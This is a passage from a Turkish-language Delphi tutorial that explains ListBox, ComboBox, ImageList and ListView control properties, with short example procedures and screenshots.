procedure TForm2.FormCreate(Sender: TObject);
begin
 ListBox1.Top:=0;
 ListBox1.Left:=0;//sol üst köşeye yasla
end;
```

- **ListBox1.Style**

Listede yer alan satırlardaki karakter boyutlarıyla ilgili seçenekleri tutan özelliğidir. Alabileceği seçenekler aşağıda verilmiştir.

Style	
lbOwnerDrawFixed	
lbOwnerDrawVariable	
lbStandard	
lbVirtual	
lbVirtualOwnerDraw	

- **ListBox1.IntegralHeight**

Listenin en alt satırındaki içeriğin görüntürünü ayarlayan özelliğidir. Satırın tam olarak gözüküp gözükmeyeceğini belirler.


Sol taraftaki örnekte 'IntegralHeight" özelliği "false" sağ taraftakindeyse "true" yapılmıştır. En alt satıra dikkat ediniz.

```
procedure TForm2.Button6Click(Sender: TObject);

begin
  ListBox1.IntegralHeight:=false;
  ListBox1.Items.Add(Edit1.Text);
end;
```

- **ListBox1.Columns**

Liste içerisinde satırların tek veya daha fazla sütundan oluşmasını sağlayan özelliğidir. Girilen değer aktif gözüken kısımdaki sütun sayısıdır (listedeki sütun sayısı değil). Yani "2" değerini aktarırsanız beyaz alandaki sütun sayısı 2" olacaktır. Aşağıda bu husus örneklendirilmiştir.

Aşağıdaki örneklerden sol taraftaki formda "**Colums**" özelliğine "1" değeri aktarılmış olup sağ taraftakindeyse "2" değeri girilmiştir.




```
procedure TForm2.Button6Click(Sender: TObject);
begin
  ListBox1.Columns:=2;
end;
```

- **ListBox1.SelCount**

Liste içerisindeki seçili eleman sayısını veren özelliğidir.

```
procedure TForm2.Button6Click(Sender: TObject);
var
  adet:Integer;
begin
  ListBox1.IntegralHeight:=false;
  adet:=ListBox1.SelCount;//kaç eleman seçili
  Form2.Caption:=IntToStr(adet);
end;
```

- **ListBox1.BorderStyle**

Kontrolün üç boyutlu görüntüsünü ayarlayan özelliğidir. Alabileceği değerler aşağıda verilmiştir.

BorderStyle	Sonuç
bsNone	Düz
bsSingle	Üç Boyutlu

Properties penceresinden ayarlanabileceği gibi aşağıdaki şekilde "Unit" penceresinden kodla da kolayca değiştirebilirsiniz.

```
procedure TForm2.Button6Click(Sender: TObject);
begin
  ListBox1.BorderStyle:=bsNone;//Düz yap
end;
```

- **ListBox1.BevelKind**

Üç boyutlu görünüm için seçenek sunan diğer bir özellik. Aşağıda alabileceği değerler verilmiştir. Sonuçlarını deneyerek görebilirsiniz.

BevelKind	Sonuç
bsNone	Düz
bkFlat	Üç Boyutlu
bkSoft	Üç Boyutlu
bkTile	Üç Boyutlu

- **ListBox1.BevelInner**

Üç boyutlu görüntünün kenarlarla ilişkisini ayarlayan özelliğidir.


BevelInner	Sonuç
bsNone	Yok
bvLowered	Tüm Kenarlar
bvRaised	Sağ ve alt kenarlara
bvSpace	Hafif

- **ListBox1.TopIndex**

Seçili elemanın ilk satırdan değilde gözüken satırlar içerisinde kaçıncı sırada olduğunu döndüren özelliğidir. Bilhassa birden fazla listeBox ile çalışırken kullanılan bir özelliktir.

- **ListBox1.ItemAtPos**

ListBox üzerinde cursor'un bulunduğu koordinatların karşılık geldiği satır numarasını döndüren çok önemli bir methoddur. Aşağıdaki uygulamada (Win Amp benzeri bir program) liste içerisindeki elemanları sol tuşa basıp seçerek kolayca yer değiştirebilirsiniz (sürükleme yapmalısınız).




```
var
  deger:AnsiString;//Global değişken

procedure TForm3.FormCreate(Sender: TObject);
begin
  ListBox1.Items.Add('Sibel Can (Padişah)');
  ListBox1.Items.Add('Hülya Avşar (Sevdim)');
  ListBox1.Items.Add('Ebru Gündeş (Sensizim)');
  ListBox1.Items.Add('İzel (Bebek)');
  ListBox1.items.Add('Barş Manço (Dönence)');
  ListBox1.Items.Add('Kıraç (Kan ve Gül)');
end;
```

```
procedure TForm3.ListBox1MouseDown(Sender: TObject; Button:
TMouseButton;
  Shift: TShiftState; X, Y: Integer);
var
  nokta:TPoint;
  numara:Integer;
begin
  if Button=mbLeft Then //sol tuşa basarsa
    begin
      nokta.X:=X;//cursor koordinatları
      nokta.Y:=Y;
      numara:=ListBox1.ItemAtPos(nokta,false);//hangi satır
      deger:=ListBox1.Items[numara];
    end;
end;
procedure TForm3.ListBox1MouseUp(Sender: TObject; Button:
TMouseButton;
  Shift: TShiftState; X, Y: Integer);
var
  nokta:TPoint;
  numara:Integer;
begin
  nokta.X:=x;
  nokta.Y:=y;
  numara:=ListBox1.ItemAtPos(nokta,false);//hangi satır
  ListBox1.Items.Delete(ListBox1.Items.IndexOf(deger));//bul ve sil
  ListBox1.Items.Insert(numara,deger);//Araya ekle
end;
```


Şimdi programı çalıştırıp mous ile bir satırı seçiniz. Ardından tuşu bırakmadan sürükleyip başka bir satırın üzerine bırakınız. İşleminizin başarıyla gerçekleştiğini göreceksiniz.

ComboBox Kontrolü:

ListBox kontrolünün bir çok özelliğini aynen kullanabilen bir kontroldür. Görüntüsel olarak listBox kontrolünün kapalı olanı şeklinde de düşünülebilir. Aşağıda özellikleri izah edilmektedir.

- **ComboBox1.Text**


Seçili satırın içeriğini değiştirmek veya öğrenmek için kullanılan özelliğidir.




```
procedure TForm4.FormCreate(Sender: TObject);
begin
  ComboBox1.Text:='Prestige Education Center';
end;
```

- **ComboBox1.Items.Add**


Kontrole yeni bir satır eklemek için kullanılan methoddur.



Yükarıdaki görüntüyü sağlaya kod bloğu aşağıda verilmiştir.

```
procedure TForm4.FormCreate(Sender: TObject);
begin
  ComboBox1.Items.Add('ANKARA');
  ComboBox1.Items.Add('ISTANBUL');
  ComboBox1.Items.Add('IZMIR');
  ComboBox1.Items.Add('SAMSUN');
  ComboBox1.Items.Add('BURSA');
  ComboBox1.Items.Add('RIZE');
end;
```

Aynı görüntüyü properties penceresindeki "Items" özelliğini kullanarak aşağıdaki şekilde de yapabilirsiniz (ama siz hep kodla yapın).



"Items" özelliğinin sağında bulunan ufak buttona tıklarsanız yukarıdaki pencere açılacaktır. Bu pencereden gerekli verileri girebilirsiniz.

- **ComboBox1.ItemIndex**

Combo kutusu içerisinde gösterilecek olan satırın numarasını atayabileceğiniz özelliğidir.


```
procedure TForm4.ComboBox1Click(Sender: TObject);
begin
  ComboBox1.ItemIndex:=2;//3. elemanı göster
end;
```

Aşağıdaki örnek kodlamaya dikkat ederseniz özelliğin ne işe yaradığı çok daha iyi anlaşılacaktır.

```
procedure TForm4.FormCreate(Sender: TObject);
begin
  ComboBox1.Items.Add('ANKARA');
  ComboBox1.Items.Add('ISTANBUL');
  ComboBox1.Items.Add('IZMIR');
  ComboBox1.Items.Add('SAMSUN');
  ComboBox1.Items.Add('BURSA');
  ComboBox1.Items.Add('RIZE');
  ComboBox1.ItemIndex:=2;//IZMIR i gösterir
end;
```

- **Combobox1.DropDownCount**

ComboBox a ait liste aşağıya doğru açıldığı zaman kaç satırı göstereceğini bu özellikle belirleyebilirsiniz.



Görüldüğü gibi açıldığı anda "4" satır gözükmektedir. Diğer satırlara ulaşabilmek için kaydırma çubuğunu kullanmalısınız.

```
procedure TForm4.FormCreate(Sender: TObject);
begin
  ComboBox1.Items.Add('ANKARA');
  ComboBox1.Items.Add('ISTANBUL');
  ComboBox1.Items.Add('IZMIR');
  ComboBox1.Items.Add('SAMSUN');
  ComboBox1.Items.Add('BURSA');
  ComboBox1.Items.Add('RIZE');
  ComboBox1.ItemIndex:=2;//IZMIR i gösterir
  Combobox1.DropDownCount:=4// 4 satır göster
end;
```


- **ComboBox1.Style**

ComboBox a ait açılan pencere özelliklerini ayarlayabileceğiniz özelliğidir. Alabileceği değerler aşağıda verilmiştir.

BevelInner	Sonuç
csDropDown	Bilgi girişi yapılabilir
csSimple	Açılmayan ComboBox
csDropDownList	Bilgi girişi Yapılamaz
csOwnerDrawFixed	Karakter yükseklikleri farklı olabilir
csOwnerDrawVariable	Grafik içerikli ComboBox

- **ComboBox1.ItemHeight**

Kontrolün satır yüksekliğini belirleyen özelliğidir.



Görüldüğü gibi satır yüksekliği istenildiği değere getirilebilir. Değişikliği sağlayan kod bloğu aşağıda verilmiştir.

```
procedure TForm4.Button1Click(Sender: TObject);
begin
  ComboBox1.Style:=csOwnerDrawFixed;
  ComboBox1.ItemHeight:=40;//satır yüksekliğini 40 yap
end;
```

- **ComboBox1.BevelKind**

Kontrolün üç boyutlu görüntüsü ile ilgili kısımları belirleyen özelliğidir.

```
procedure TForm4.Button1Click(Sender: TObject);
begin
  ComboBox1.BevelKind:= bkFlat;
end;
```

BevelKind	Sonuç
bsNone	Düz
bkFlat	Üç Boyutlu
bkSoft	Üç Boyutlu
bkTile	Üç Boyutlu

- **ComboBox1.Constraints**

Kontrole ait ebatların (yükseklik, genişlik) minimum,maximum değerlerini belirleyebileceğiniz özelliğidir.


Constraints	Sonuç
MaxWidth	Max genişlik
MinHeight	Minimum yükseklik
MaxHeight	Max Yükseklik
MinWidth	Minimum Genişlik

```
procedure TForm4.Button1Click(Sender: TObject);
begin
  ComboBox1.Constraints.MinWidth :=10;
end;
```


ImageList Kontrolü:

Çalışma anında gözükmeyen fakat diğer kontrollerin kullanacağı resimleri depolayan bir kontroldür. Fazla bir özelliği bulunmadığı için içerisine resimleri nasıl depolayabileceğinizi göstermek yeterli olacaktır.

Formunuzun üzerine bir adet "ImageList" kontrolü yerleştirerek mous ile üzerine çift tıklayın. Aşağıdaki pencere açılacaktır. Bu pencereden gerekli resimleri yükleyebilirsiniz.




Bu pencerede "Add" buttonuna tıklayarak projede kullanacağınız tüm resimleri ekleyebilirsiniz.




"Replace" ile resmi değiştirebilir," Delete" ile silebilir, Export ile resim "Export" edebilir ve "Clear" ile de pencereyi temizleyebilirsiniz.

ListView Kontrolü:

"MyComputer" icon'una çift Click yaptığınız zaman açılan pencere bu kontrol ile gerçekleştirilmiştir dersek sanıyorum gerekli olan açıklamayı yapmış oluruz.




veya




Yukarıdaki iki pencerede "ListView" kontrolü kullanılarak kolayca oluşturulabilir. Aşağıda iki pencerede oluşturulmaya çalışılacaktır. Adımları dikkatlice takip ediniz.

- Projenize iki adet "ImageList" kontrolü yerleştirip gerekli resimleri yükleyiniz. Birinci "ImageList" içerisindeki resimler büyük iconları, ikinci "ImageList" içerisindeki resimlerde küçük iconları göstermek için kullanılacaktır.


- İkinci adımda formunuza bir adet “ListView” kontrolü yerleştirip “**Align**” özelliğini “alClient” yapın.
- Üçüncü adımda “ListView” kontrolünün “**LargeImages**” özelliğine “ImageList1”, “**SmallImages**” özelliğinede “ImageList2” değerini aktarın.
- Dördüncü adımda “Items” özelliğine tıklayarak aşağıdaki pencerenin açılmasını sağlayın. Bu pencerede resimlerle eşit sayıda etiket oluşturacağız.



- Bu pencerede “New Item” buttonuna tıklayarak gerekli etiketleri ekleyiniz. Aynı pencerede “Image Index” değerlerinide “0-4” arasında girmeyi unutmayın. Bu şekilde “ImageList” kontrolünden etiketin hangi resimle temsil edileceğini belirlemiş olursunuz.
- “OK” e basıp ardından programınızı çalıştırınız. Ekran görüntünüz aşağıdaki şekilde gerçekleşecektir.




- Properties penceresinden “ViewStyle” özelliğini (kodla da yapabilirsiniz daha güzel olur) değiştirerek diğer görüntülerinede ulaşabilirsiniz.




Yukarıdaki pencerede “ViewStyle” özelliğine “vsSmallIcon” değeri aktarılmıştır.

Şayet rapor içeren bir “ListView” görüntüsü istenirse o zaman aşağıdaki adımları izlemelisiniz. Öncelikle gösterilen tasarımı oluşturun.

